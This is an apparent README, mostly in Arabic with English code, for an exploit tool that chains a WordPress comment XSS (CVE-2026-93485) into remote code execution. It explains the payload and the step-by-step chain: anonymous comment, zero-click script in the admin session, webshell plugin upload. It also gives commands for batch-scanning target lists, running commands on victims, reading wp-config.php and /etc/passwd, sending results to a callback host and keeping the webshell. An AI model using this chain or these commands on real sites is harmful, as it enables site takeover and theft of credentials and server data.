سلسلة استغلال Zero-click pre-auth لثغرة WordPress CVE-2026-93485: XSS مخزّن في wpautop() يتصاعد إلى رفع إضافة عبر جلسة المسؤول وwebshell ذاتي الحذف، مع ماسح ضوئي وshell وقالب Nuclei.
Comment2Shell هو إثبات مفهوم شامل لثغرة CVE-2026-93485، وهي XSS مخزّنة قبل المصادقة في نواة WordPress ضمن wpautop() تتطور إلى تنفيذ تعليمات برمجية عن بُعد داخل جلسة مسؤول. يقوم تعليق مجهول بزرع الحمولة؛ وعندما يفتح المسؤول المقال، يرفع المتصفح إضافة webshell، وينفّذ أمرًا، ثم يحذف القشرة مرة أخرى. السلسلة بأكملها في ملف Python واحد بلا أي اعتماديات.

Comment2Shell هو استغلال وعدة مختبر محلي لثغرة CVE-2026-93485. تكمن الثغرة
في wp-includes/formatting.php، في مرشّح الفقرات wpautop()
الذي يعمل وقت العرض على نص التعليق. يتحول سطر جديد داخل خاصية
blockquote cite إلى عنصر نائب لتعليق HTML؛ فيتوقف التعبير النمطي
الذي يغلّف الاقتباسات عند أول > ويحقن وسم فقرة في منتصف الخاصية،
ثم يفسّره المتصفح كمعالج onfocus. وتُشغّله خاصية autofocus
بنقرة صفرية.
تغطي الأداة السلسلة بأكملها: فحص إصدار سلبي، وفحص XSS غير ضار، والاستغلال الكامل من قبل المصادقة إلى RCE، وقشرة تفاعلية، وفحص دفاعي لمؤشرات الاختراق.
لا يحتاج الاستغلال إلى حساب، ولا nonce، ولا تفاعل يتجاوز قيام المسؤول بعرض المقال. كل ما يلزم هو أن تكون التعليقات مفتوحة.
يشغّل WordPress حصة كبيرة من الويب، وwpautop() جزء من النواة، لذا
يُشحن المرشّح المصاب في كل تثبيت متأثر بغض النظر عن القالب
أو الإضافة. الـ XSS مخزّنة، وقبل المصادقة، وبنقرة صفرية. ولأنها
تُنفَّذ في جلسة المسؤول، فهي أكثر من مجرد ثغرة تشويه: فملف تعريف ارتباط
المسؤول يكفي لتثبيت إضافة، وتثبيت إضافة هو تنفيذ تعليمات برمجية عشوائية.
صدر الإصلاح في WordPress 7.1.1 مع ترقيعات خلفية عبر 25 فرعًا، وصولًا إلى 4.7.36. كل إصدار من 4.7.0 حتى 7.1.0 متأثر.


تشغيل في مختبر مُتحكَّم به ضد WordPress 7.1.0: يزرع تعليق مجهول
الحمولة، ويشغّل فتح المسؤول للمقال سلسلة النقرة الصفرية،
فيُرفع webshell، وتعود مخرجات الأمر، ثم تحذف القشرة
نفسها. يُبلّغ عنوان تبويب المتصفح عن النتيجة، إما
Comment2Shell: shell uploaded أو Comment2Shell: admin login required.
راجع docker/README.md للإجراء الدقيق.
لا يدّعي Comment2Shell اكتشاف الثغرة. فقد أبلغ عنها رافي محمد (Awesome Motive) عبر برنامج HackerOne الخاص بـ WordPress وأُصلحت في 7.1.1. المساهمة هنا هي تنفيذ قابل لإعادة الإنتاج وبلا اعتماديات للسلسلة الكاملة:

1. Anonymous comment submission (no auth, no nonce)
POST /wp-comments-post.php
<blockquote cite="a\nb"><code>x" onfocus=... autofocus>
KSES allows blockquote[cite] and code; the newline in cite survives.
2. Display-time filter chain (the bug)
wpautop() at formatting.php:563:
preg_replace('|<p><blockquote([^>]*)>|', '<blockquote$1><p>')
[^>]* stops at the > inside the <!-- wpnl --> comment,
so a <p> gets injected inside the cite attribute.
3. wptexturize() seals the attribute (block themes)
Outer " becomes ” (curly quote).
The " inside <code> stays straight (no-texturize list).
The browser then parses onfocus/autofocus as real attributes.
4. Zero-click XSS in the admin session
autofocus fires onfocus on page load, no click needed.
JS runs with the admin cookies.
5. Admin session -> plugin upload -> RCE
GET /wp-admin/plugin-install.php, extract the nonce.
Build ZIP in memory, POST update.php?action=upload-plugin.
Webshell lands at wp-content/plugins/<rand>/<rand>.php.
GET /wp-content/plugins/<rand>/<rand>.php?c=id
comment_registration=0)git clone https://github.com/DeathShotXD/Comment2Shell.git
cd Comment2Shell
python3 comment2shell.py --help
Python 3.8+ مكتبة قياسية فقط، بدون pip install.
# Single target
python3 comment2shell.py --scan -t https://target.com

# Batch scan
python3 comment2shell.py --scan -f targets.txt --threads 20

# From a pipeline
subfinder -dL targets.txt | httpx -title | \
  grep -i wordpress | python3 comment2shell.py --scan --stdin

# JSON output
python3 comment2shell.py --scan -t https://target.com --json -o results.json
يحمل كل كائن نتيجة هذه الحقول:
| الحقل | المعنى |
|---|---|
target | عنوان URL الهدف المُطبَّع |
wordpress | true عند اكتشاف WordPress |
version | الإصدار المكتشف، أو null |
version_method | كيفية العثور على الإصدار، على سبيل المثال meta أو readme |
vulnerable | true أو false أو null عندما يكون الإصدار غير معروف |
post_id | معرّف منشور قابل للتعليق، أو null |
error | سلسلة خطأ، أو null |
# Submit the benign detection payload (sets document.title)
python3 comment2shell.py --probe -t https://target.com

# With an OAST callback
python3 comment2shell.py --probe -t https://target.com \
  --callback https://your-id.oast.example
يُطلق حمولة الاستغلال
alert("Comment2Shell XSS - CVE-2026-93485")عند تحميل الصفحة (بنقرة صفرية عبرautofocus). اعرض المنشور أثناء تسجيل الدخول بصفتك مسؤولاً. يصبح عنوان التبويب بعد ذلكComment2Shell: shell uploadedعند النجاح، أوComment2Shell: admin login requiredإذا لم تكن لدى المتصفح جلسة مسؤول.
# Run a command, then delete the shell
python3 comment2shell.py -t https://target.com -c "id"

# Read wp-config.php
python3 comment2shell.py -t https://target.com -c "cat wp-config.php"

# Wait longer for the admin to view the post (default 45s)
python3 comment2shell.py -t https://target.com -c "id" --wait 60

# Keep the webshell after execution
python3 comment2shell.py -t https://target.com -c "id" --no-cleanup

# With an OAST callback
python3 comment2shell.py -t https://target.com \
  -c "cat /etc/passwd" \
  --callback https://your-id.oast.example

# Known-commenter approval bypass
python3 comment2shell.py -t https://target.com \
  -c "whoami" --known-commenter

# Through a proxy
python3 comment2shell.py -t https://target.com \
  -c "id" --proxy http://127.0.0.1:8080